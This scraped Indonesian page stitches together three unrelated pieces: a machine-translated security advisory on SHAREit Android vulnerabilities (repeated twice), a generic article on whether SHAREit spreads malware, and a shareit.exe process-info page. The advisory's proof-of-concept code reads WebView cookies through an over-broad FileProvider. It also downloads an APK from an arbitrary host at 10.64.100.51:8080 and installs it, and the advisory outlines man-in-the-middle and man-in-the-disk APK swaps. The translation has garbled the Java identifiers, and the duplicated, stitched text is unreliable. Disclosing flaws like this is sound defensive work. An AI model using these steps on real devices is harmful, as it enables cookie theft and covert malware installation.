


Apakah Sharit memiliki virus
Bisakah Anda mendapatkan malware dan virus melalui shareit
Ringkasan: 0 Pengguna menilai proses ini.
Flaw shareit dapat menyebabkan eksekusi kode jarak jauh
Kami menemukan kerentanan dalam aplikasi shareit. Kerentanan ini dapat disalahgunakan untuk membocorkan data sensitif pengguna, menjalankan kode sewenang -wenang, dan mungkin mengarah pada eksekusi kode jarak jauh. Aplikasi ini memiliki lebih dari 1 miliar unduhan.
Oleh: Echo Duan, Jesse Chang 15 Februari 2021 Waktu Baca: (Words)
Perbarui pada 23 Februari 2021, 9:24 p.M. E.T.: Shareit telah memperbaiki kerentanan yang disebutkan dalam entri blog ini. Pengguna disarankan untuk mengunduh versi terbaru dari aplikasi yang tersedia di Google Play Store.

Kami menemukan beberapa kerentanan dalam aplikasi bernama Shareit . Kerentanan dapat disalahgunakan untuk membocorkan data sensitif pengguna dan menjalankan kode sewenang -wenang dengan izin shareit dengan menggunakan kode atau aplikasi berbahaya. Mereka juga berpotensi mengarah pada eksekusi kode jarak jauh (RCE). Di masa lalu, kerentanan yang dapat digunakan untuk mengunduh dan mencuri file dari perangkat pengguna juga telah dikaitkan dengan aplikasi. Sementara aplikasi ini memungkinkan transfer dan pengunduhan berbagai jenis file, seperti Android Package (APK), kerentanan yang terkait dengan fitur -fitur ini kemungkinan besar adalah kekurangan yang tidak diinginkan.

Shareit memiliki lebih dari 1 miliar unduhan di Google Play dan dinobatkan sebagai salah satu aplikasi yang paling banyak diunduh pada tahun 2019. Google telah diberitahu tentang kerentanan ini.
Detail Kerentanan

Kami mempelajari kode aplikasi dan menemukan bahwa itu menyatakan penerima siaran sebagai “com.Lenovo.Anyshare.aplikasi.DeFaultreceiver “. Itu menerima tindakan “com.Ushareit.kemasan.tindakan.install_completed “dan niat ekstra kemudian memanggil fungsi startactivity ().
Kami membangun kode bukti konsep (POC) untuk memeriksa kerentanan. Jika kode berikut dijalankan melalui aplikasi lain di perangkat, itu akan menunjukkan aktivitas saya.

Aplikasi apa pun dapat memohon komponen siaran ini. Ini menunjukkan kegiatan sewenang-wenang, termasuk kegiatan internal (non-publik) dan aplikasi eksternal Shareit.
Shareit juga mendefinisikan fileprovider. Pengembang di balik ini menonaktifkan atribut yang diekspor melalui android: diekspor = “false”, tetapi memungkinkan Android: GranturiperMissions = “true” atribut. Ini menunjukkan bahwa entitas pihak ketiga mana pun masih bisa mendapatkan akses baca/tulis sementara ke data penyedia konten.
Lebih buruk lagi, pengembang menentukan jalur root area penyimpanan yang luas. Dalam hal ini, semua file dalam/data/data/folder dapat diakses secara bebas.
Kode berikut dari poc kami membaca cookie webview. Ini juga dapat digunakan untuk menulis file apa pun di folder data aplikasi. Dengan kata lain, ini dapat digunakan untuk menimpa file yang ada di aplikasi shareit.
MainActivity kelas publik memperluas appCompatactivity {
    void onCreate yang dilindungi (bundle savedInstanceState) {}
    void onnewintent yang dilindungi (niat niat) {}
    Private void handleIntent (Intent i) {
        Intent Next = New Intent ("Evil");
        Berikutnya.SetFlags (Intent.Flag_grant_persistable_uri_permission | Maksud.Flag_grant_write_uri_permission | Maksud.Flag_grant_read_uri_permission);
        Berikutnya.setData (uri.parse ("konten: // com.Lenovo.Anyshare.GPS.FileProvider/root/data/pengguna/0/com.Lenovo.Anyshare.GPS/APP_WEBVIEW/Cookies "));
        Intent Intent = New Intent ("com.Ushareit.kemasan.tindakan.install_completed ");
        maksud.setPackage ("com.Lenovo.Anyshare.GPS "); // Ini memungkinkan aplikasi lain menerima niat.
        Catatan.e ("demo", "kirim siaran selesai");
        Catatan.D ("Demo", "Got URL:" + I.getData ());
        Inputstream in = getContentResolver ().OpenInputStream (i.getData ());
        String out = ini.ConvertStreamToString (dalam);
        Catatan.d ("Demo", "baca cookie:" + out);
        } catch (throwable th) {
        Lempar RuntimeException baru (TH);
    }
}
Kami menemukan bahwa Shareit menghasilkan file VDEX/ODEX setelah dex2oat saat pertama kali diluncurkan. Aplikasi kemudian memuat file -file ini secara langsung dalam menjalankan berikutnya. Penyerang dapat membuat file VDEX/ODEX palsu, lalu mengganti file -file tersebut melalui kerentanan yang disebutkan di atas untuk melakukan eksekusi kode.
Juga, kami perhatikan bahwa Sharit telah mengatur tautan dalam menggunakan URL yang mengarah ke fitur spesifik di aplikasi. Ini berisi fitur yang dapat mengunduh dan menginstal apk apapun.

ShareIT mendeklarasikan fitur tautan mendalam yang dapat mengunduh file dari URL yang memiliki skema HTTP/HTTPS dan host domain yang cocok *.wshareit.com atau gshare.CDN.ShareItgames.com.

Ini juga menyediakan fitur yang dapat menginstal APK dengan nama file sufiks SAPK.
Bisakah Anda mendapatkan malware dan virus melalui shareit
Ringkasan: 0 Pengguna menilai proses ini.
Flaw shareit dapat menyebabkan eksekusi kode jarak jauh
Kami menemukan kerentanan dalam aplikasi shareit. Kerentanan ini dapat disalahgunakan untuk membocorkan pengguna’data sensitif, jalankan kode sewenang -wenang, dan mungkin mengarah pada eksekusi kode jarak jauh. Aplikasi ini memiliki lebih dari 1 miliar unduhan.
Oleh: Echo Duan, Jesse Chang 15 Februari 2021 Waktu Baca: (Words)
Perbarui pada 23 Februari 2021, 9:24 p.M. E.T.: Shareit telah memperbaiki kerentanan yang disebutkan dalam entri blog ini. Pengguna disarankan untuk mengunduh versi terbaru dari aplikasi yang tersedia di Google Play Store.
Kami menemukan beberapa kerentanan dalam aplikasi bernama Shareit . Kerentanan dapat disalahgunakan untuk membocorkan pengguna’S sensitif dan menjalankan kode sewenang -wenang dengan izin shareit dengan menggunakan kode atau aplikasi jahat. Mereka juga berpotensi mengarah pada eksekusi kode jarak jauh (RCE). Di masa lalu, kerentanan yang dapat digunakan untuk mengunduh dan mencuri file dari pengguna’ perangkat juga telah dikaitkan dengan aplikasi. Sementara aplikasi ini memungkinkan transfer dan pengunduhan berbagai jenis file, seperti Android Package (APK), kerentanan yang terkait dengan fitur -fitur ini kemungkinan besar adalah kekurangan yang tidak diinginkan.
Shareit memiliki lebih dari 1 miliar unduhan di Google Play dan dinobatkan sebagai salah satu aplikasi yang paling banyak diunduh pada tahun 2019. Google telah diberitahu tentang kerentanan ini.
Detail Kerentanan
Kami menggali ke dalam aplikasi’kode dan menemukan bahwa itu menyatakan penerima siaran sebagai “com.Lenovo.Anyshare.aplikasi.DeFaultreceiver”. Itu menerima tindakan “com.Ushareit.kemasan.tindakan.install_completed “dan niat ekstra kemudian memanggil fungsi startactivity ().
Kami membangun kode bukti konsep (POC) untuk memeriksa kerentanan. Jika kode berikut dijalankan melalui aplikasi lain di perangkat, itu akan menunjukkan aktivitas saya.
Aplikasi apa pun dapat memohon komponen siaran ini. Ini menunjukkan kegiatan sewenang -wenang, termasuk shareit’S internal (non-publik) dan kegiatan aplikasi eksternal.
Shareit juga mendefinisikan fileprovider. Pengembang di balik ini menonaktifkan atribut yang diekspor melalui android: diekspor = “false”, tetapi memungkinkan Android: GranturiperMissions = “true” atribut. Ini menunjukkan bahwa entitas pihak ketiga mana pun masih bisa mendapatkan akses baca/tulis sementara ke data penyedia konten.
Lebih buruk lagi, pengembang menentukan jalur root area penyimpanan yang luas. Dalam hal ini, semua file dalam/data/data/folder dapat diakses secara bebas.
Kode berikut dari poc kami membaca cookie webview. Ini juga dapat digunakan untuk menulis file apa pun di aplikasi’f folder data. Dengan kata lain, ini dapat digunakan untuk menimpa file yang ada di aplikasi shareit.
MainActivity kelas publik memperluas appCompatactivity
void onCreate yang dilindungi (bundel savedInstancestate)
Void Onnewintent yang dilindungi (niat niat)
Private Void HandleIntent (Intent I)
Intent Next = New Intent (“Evil”);
Berikutnya.SetFlags (Intent.Flag_grant_persistable_uri_permission | Maksud.Flag_grant_write_uri_permission | Maksud.Flag_grant_read_uri_permission); Berikutnya.setData (uri.parse (“konten: // com.Lenovo.Anyshare.GPS.FileProvider/root/data/pengguna/0/com.Lenovo.Anyshare.GPS/APP_WEBVIEW/Cookies “));
Intent Intent = New Intent (“com.Ushareit.kemasan.tindakan.install_completed “);
maksud.setPackage (“com.Lenovo.Anyshare.GPS “); // Ini memungkinkan aplikasi lain menerima niat.
Catatan.e (“demo”, “kirim siaran selesai”);
Catatan.D (“Demo”, “Got URL:” + I.getData ());
Inputstream in = getContentResolver ().OpenInputStream (i.getData ());
String out = ini.ConvertStreamToString (dalam);
Catatan.d (“Demo”, “baca cookie:” + out);
Tangkap (Throwable Th)
Lempar RuntimeException baru (TH);
Kami menemukan bahwa Shareit menghasilkan file VDEX/ODEX setelah dex2oat saat pertama kali diluncurkan. Aplikasi kemudian memuat file -file ini secara langsung dalam menjalankan berikutnya. Penyerang dapat membuat file VDEX/ODEX palsu, lalu mengganti file -file tersebut melalui kerentanan yang disebutkan di atas untuk melakukan eksekusi kode.
Juga, kami perhatikan bahwa Sharit telah mengatur tautan dalam menggunakan URL yang mengarah ke fitur spesifik di aplikasi. Ini berisi fitur yang dapat mengunduh dan menginstal apk apapun.
ShareIT mendeklarasikan fitur tautan mendalam yang dapat mengunduh file dari URL yang memiliki skema HTTP/HTTPS dan host domain yang cocok *.wshareit.com atau gshare.CDN.ShareItgames.com.
Ini juga menyediakan fitur yang dapat menginstal APK dengan nama file sufiks SAPK. Fitur ini dapat digunakan untuk menginstal aplikasi jahat; Jika demikian, itu akan memungkinkan RCE terbatas saat pengguna mengklik URL.
Untuk memverifikasi apakah fungsionalitas di atas tersedia di browser Google Chrome, kami membangun atribut HREF di HTML. Saat pengguna mengklik URL unduhan ini, Chrome akan menghubungi Shareit untuk mengunduh SAPK dari http: // gshare.CDN.ShareItgames.com. Karena mendukung protokol HTTP, SAPK ini dapat diganti dengan mensimulasikan serangan Man-in-the-Middle (MITM).

Dengan melakukannya, malware.SAPK (file sampel yang digunakan di sini untuk mewakili malware) akan diunduh ke dalam/sdcard/shareit/download/apps directory diam -diam. Untuk mensimulasikan ini, kami membangun href.

Namun, pemberitahuan instalasi SAPK tidak muncul. Untuk memeriksa apakah niat ini dapat diterima dengan Sharit, kami mencoba mengirimkannya ke aplikasi secara langsung dengan menggunakan kode ini:
Niat mytest = niat.Parseuri (“Intent: /// Sdcard/Sharit/Unduh/Aplikasi/Malware.SAPK #intent; action = Android.maksud.tindakan.View; skema = konten; paket = com.Lenovo.Anyshare.GPS; type = teks/polos; end “, 1);
Catatan.e (“tes”, “niat:” + mytest);
> Catch (UrisyntaxException E)
Catatan.E (“test”, “kesalahan sintaks URL:” + e);
Hasilnya menunjukkan bahwa ShareT dapat menerima niat ini dan instalasi APK pop-up UI.
Alasan operasi yang gagal melalui chrome adalah bahwa browser mencegat permintaan ini. Dengan rekayasa terbalik, kami mengetahui bahwa Chrome memang membuang niat skema konten/file karena masalah keamanan.
Bahkan jika pengunduhan dan pemasangan APK oleh Chrome Deep Link tidak berhasil, serangan yang sama masih dapat dilakukan dengan mengunduh APK dari URL sewenang -wenang dan instal APK di bawah jalur sewenang -wenang dengan menggunakan kode ini melalui aplikasi jahat secara lokal:
Intent Next = New Intent ();
Berikutnya.setData (uri.Parse (“http: // 10.64.100.51: 8080/ basis.SAPK “)); // URL sewenang -wenang
Intent next1 = new Intent ();
next1.setData (uri.parse (“konten: /// sdcard/shareit/download/apps/base.SAPK/BASE.apk “)); // jalur sewenang -wenang
Shareit juga rentan terhadap serangan manusia-dalam-disk (MITD). Ini karena ketika pengguna mengunduh aplikasi di pusat unduhan, masuk ke direktori seperti yang ditunjukkan dalam kode sampel. Foldernya adalah direktori eksternal, yang berarti aplikasi apa pun dapat mengaksesnya dengan izin tulis sdcard.

Untuk mengilustrasikan, kami secara manual menyalin Twitter.apk dalam kode untuk menggantinya dengan file palsu dengan nama yang sama. Akibatnya, pop-up aplikasi Twitter palsu akan muncul di layar utama aplikasi Shareit.

Membuka kembali aplikasi shareit akan menyebabkan aplikasi twitter palsu muncul di layar lagi untuk meminta pengguna menginstalnya.

Setelah mengetuk tombol Instal, aplikasi palsu akan berhasil diinstal dan dibuka secara otomatis. Ini akan menunjukkan pop-up pemberitahuan sistem lain.
Direktori eksternal juga memiliki beberapa direktori yang dapat digunakan untuk mencuri dan mengganti file:
Aplikasi Audios File Gambar Video
Shareit adalah pusat game yang menyediakan aplikasi game yang dapat diunduh oleh Gamesettings File Konfigurasi.XML terletak di com.Lenovo.Anyshare.Direktori GPS/SHARED_PREFS.
Melihat melalui file ini menunjukkan bahwa URL unduhan tidak hanya dari Google Play, tetapi juga dari vendor lain. Sebagian besar URL menggunakan protokol HTTP, dan sangat berbahaya untuk mentransfer data tanpa enkripsi karena ini dapat dirusak oleh penyerang MITM.
Rekomendasi
Keamanan harus menjadi pertimbangan utama bagi pengembang aplikasi, perusahaan, dan pengguna. Untuk penggunaan aplikasi seluler yang aman, kami sarankan secara berkala memperbarui dan menambal sistem operasi seluler dan aplikasi sendiri. Pengguna juga harus memberi informasi dengan membaca ulasan dan artikel tentang aplikasi yang mereka unduh.
Bisakah Anda mendapatkan malware dan virus melalui shareit?

Shareit adalah aplikasi berbagi file lintas platform paling populer untuk Android dan iOS, serta untuk Windows dan Mac. Dengan Sharit, pengguna dapat mengirim dan menerima semua jenis file tanpa repot. Tapi, sejak itu’S aplikasi berbagi file, itu menimbulkan kekhawatiran bagi beberapa pengguna yang bertanya -tanya apakah mereka berisiko menginfeksi perangkat mereka atau tidak. Jadi, bisakah Anda mendapatkan malware dan virus melalui shareit?
Shareit dianggap sebagai aplikasi berbagi file tercepat di internet, dan, ketika mempertimbangkan popularitasnya di toko aplikasi resmi seperti Google Play Store dan iOS App Store, kami harus percaya itu. Pada kenyataannya, itu tergantung pada koneksi internet Anda, apa pun yang akan dikatakan orang. Namun, itu’S aplikasi yang sangat baik, dan memungkinkan kami untuk mengirim dan menerima gambar, video, dokumen, paket instalasi, wallpaper, dan apa pun.
Juga, ShareT dilengkapi dengan pemutar video builtin yang menjalankan video dan film dengan lancar, bersama dengan pemutar musik yang memungkinkan kami untuk mengakses musik favorit kami tanpa perlu mengunduhnya.
Bisakah Anda mendapatkan malware dan virus melalui shareit?
Pertama, Anda harus tahu bahwa ShareT itu sendiri bukan malware atau spyware. Dia’S aplikasi yang bersih, tersedia untuk perangkat seluler di kedua Android’S Google Play Store dan iOS App Store, serta di Windows 10 dan Mac. Namun, itu’S aplikasi berbagi file, jadi Anda’LL mengekspos perangkat Anda ke file yang berpotensi terinfeksi yang Anda terima dari orang lain.
Untuk menghindari mendapatkan malware dan virus melalui shareit, selalu memiliki antivirus yang berjalan di perangkat Anda setiap kali Anda mengunduh sesuatu melalui aplikasi filesharing ini. Namun, Anda seharusnya hanya mengkhawatirkan virus dan program malware jika menerima file yang berpotensi terinfeksi dari perangkat yang menjalankan OS yang sama seperti Anda karena virus Android, misalnya, menang’T Bekerja di iOS, atau sebaliknya.
Sebagai kesimpulan, aplikasi shareit bersih dan aman, tetapi file yang Anda terima melalui itu mungkin terinfeksi sehingga selalu menjalankan perangkat lunak antivirus untuk menghindari kontaminasi perangkat Anda.
Adalah sharit.virus exe atau tidak? Dan bagaimana mengenalinya


Bagaimana mengenali apakah ada virus atau ancaman keamanan dalam proses 11, 10 atau 7 Anda bernama shareit.exe
bagikan ini.Exe: Pertama -tama, pikirkan asal usul shareit Anda.exe. Jika Anda mendapatkannya dari produsen (CD, situs web produsen), risikonya relativelly rendah. Jika Anda mengunduh Sharit.Exe dari situs web yang tidak dipercaya, anonim atau peretas, risikonya tinggi. Kami tidak punya bukti jika shareit.EXE mengandung virus. Juga, jika komputer Anda sudah terinfeksi, beberapa virus dapat menginfeksi executable lainnya, termasuk yang ‘tidak bersalah’. Jika Anda ragu, ikuti panduan ini:
1) Selalu gunakan program antivirus yang baik dan periksa file Anda dengannya.
2) Jika Anda menginginkan keamanan ekstra, cobalah untuk memeriksa file tertentu dengan pemindai multivirus, seperti www.virustotal.com – Layanan gratis itu akan memindai file yang Anda unggah dengan puluhan antivirus.
3) Juga, periksa ukuran file dan/atau versi dengan daftar di sini – jika penggunaan versi Anda terlalu rendah, itu mencurigakan.
Anda juga bisa tertarik :, cara memecahkan masalah khas dengan shareit.Exe error (atau lebih spesifik shareit.EXE Application Error) Panduan Penghapusan: Cara menghapus Shareit.exe. Menyelesaikan masalah dengan Sharit.exe tidak menanggapi. Pesan Windows Khas: Shareit.Exe CPU Tinggi. Cara menangani file yang rusak: shareit.Exe rusak.

Peringkat Risiko Keamanan: N/a
Catatan: Peringkat risiko keamanan didasarkan pada pendapat pengguna. Ini bukan rekomendasi maupun saran dari kami. Harap gunakan pikiran Anda sendiri dan berpikir dua kali 🙂
Info Trojan dan Malware: N/a
Kesalahan Khas: File Tidak Ditemukan, Kesalahan Terjadi dalam File, Tidak Menanggapi, Kesalahan Aplikasi 0x, Howto Hapus, Berhenti, Jalankan, Hapus dan Temukan File.
Catatan:
– N/A adalah singkatan untuk “tidak tersedia”. Itu berarti bahwa sekarang kita tidak memiliki informasi jika proses ini berbahaya atau tidak.
– Ada hampir jumlah pesan yang tidak terbatas yang akan muncul saat Anda menjalankan perangkat lunak. Kami hanya memilih yang khas di sini
Posting Terkait untuk Sharit.exe
Lihat Pesan Forum Terkait: Ikuti tautan di bawah ini untuk melihat utas lengkap
Ringkasan: 0 Pengguna menilai proses ini.
Nameparts: sh areit, sha reit, shar eit, bagikan, .
Ulasan Pengguna Snapshot:
[22:24:06] KMS-QAD.Exe: malware analiz.
[00:22:19] SandisksecureAccessv2_win.EXE: Cara mengembalikan Flasdisk SA.
[20:58:22] DX8VB.DLL: risikonya adalah virus .
[14:18:21] nvspcaps.EXE: Penangkapan server NVIDIA adalah NECES.
[20:01:40] PCACLI.DLL: Jika Anda memiliki permainan atau apapun.
[22:42:35] Half_life_2_lost_coast_gdf.DLL: Halmacpi.dll.
[06:33:34] nvgftraypluginr.DLL: Plugin NVGFT.dll .
[20:21:06] IVMS-4200.EXE: Proses yang diperlukan untuk IVMS CCTV.
[19:16:19] pclink.EXE: Perangkat lunak pencetakan nirkabel untuk.
[00:18:37] McNetwork.DLL: AMZE.
Peringatan: Sekali lagi tentang ulasan pengguna. Pengguna kami dapat dengan bebas menambahkan ulasan mereka tentang proses apa pun yang mereka inginkan. Kita, tentunya, menyaring dan memurnikan kata kata kasar. bagaimanapun, jangan percaya segalanya. Kami tidak punya waktu untuk meninjau kalimat pengguna mana pun. Jadi informasi yang disediakan dalam ulasan pengguna bisa tidak berakurat. Atau salah cetak. Atau sesuatu yang lain. Apakah kamu dewasa, bukan? Kami percaya pada kekuatan akalmu.
Baru: Windows Dynamic Link Library DB: AlertMgr.dll, ver. , peringatan.dll, ver. , peringatan.sumber daya.dll, ver. , Alertserviceps.DLL, Alexatoolbar.10.0.DLL, AlexatoolBarssb.10.0.dll, alien.dll, alienfx.komunikasi.Andromeda.dll, alienfx.komunikasi.inti.dll, alienfx.komunikasi.dll, alienfx.komunikasi.PID0X511.dll, alienfx.komunikasi.PID0X512.dll, alienfx.komunikasi.PID0X513.dll, alienfx.komunikasi.PID0X514.dll, alienfx.komunikasi.PID0X515.dll, dllhost dll.
Tabel daftar versi yang tersedia, pilih versi yang Anda miliki di PC Anda:
| Keamanan | Md5 atau checksum | Versi: kapan | Lokasi | Ukuran |
| N/a | 92E9B258 | 2.1.4.0 | 0 b |
Apa jejak karbon dari kopi Anda?
Apakah rendah? Apakah tinggi? Bisakah hal ini benar -benar membunuh planet bumi ini? Mungkin jawabannya akan mengejutkan Anda. Mungkin tidak.
Penafian
Situs web ini dan semua informasi yang ditulis di sini hanya untuk tujuan informasi, tanpa varanty. Anda menggunakan halaman ini dengan risiko Anda sendiri. Anda harus selalu memverifikasi keakuratan informasi yang disediakan di halaman ini. Kami memberikan perhatian besar untuk memberi Anda informasi yang benar. Namun, banyak program spyware dan malware menggunakan nama file dari proses biasa, non-malware dan DLL. Jika kami telah memasukkan informasi tentang Shareit.Exe yang tidak akurat, kami akan menghargai bantuan Anda dengan membuat kami tahu tentang ulasan pengguna Anda. Juga, tautan web ke perangkat lunak dan vendor DLL disediakan hanya untuk kesesuaian Anda, dan kami tidak dapat menjamin keakuratannya atau relevansinya dengan DLL atau proses yang tercantum di halaman ini. Kami tidak berafiliasi dengan halaman ini. Kami tidak bertanggung jawab atas kesalahan cetak di situs ini atau perubahan yang terjadi karena halaman ini diterbitkan. Nama produk, perangkat lunak, dan sistem operasi yang disebutkan di situs web ini, dapat menjadi merek cipta dan merek dagang terdaftar dari pemiliknya.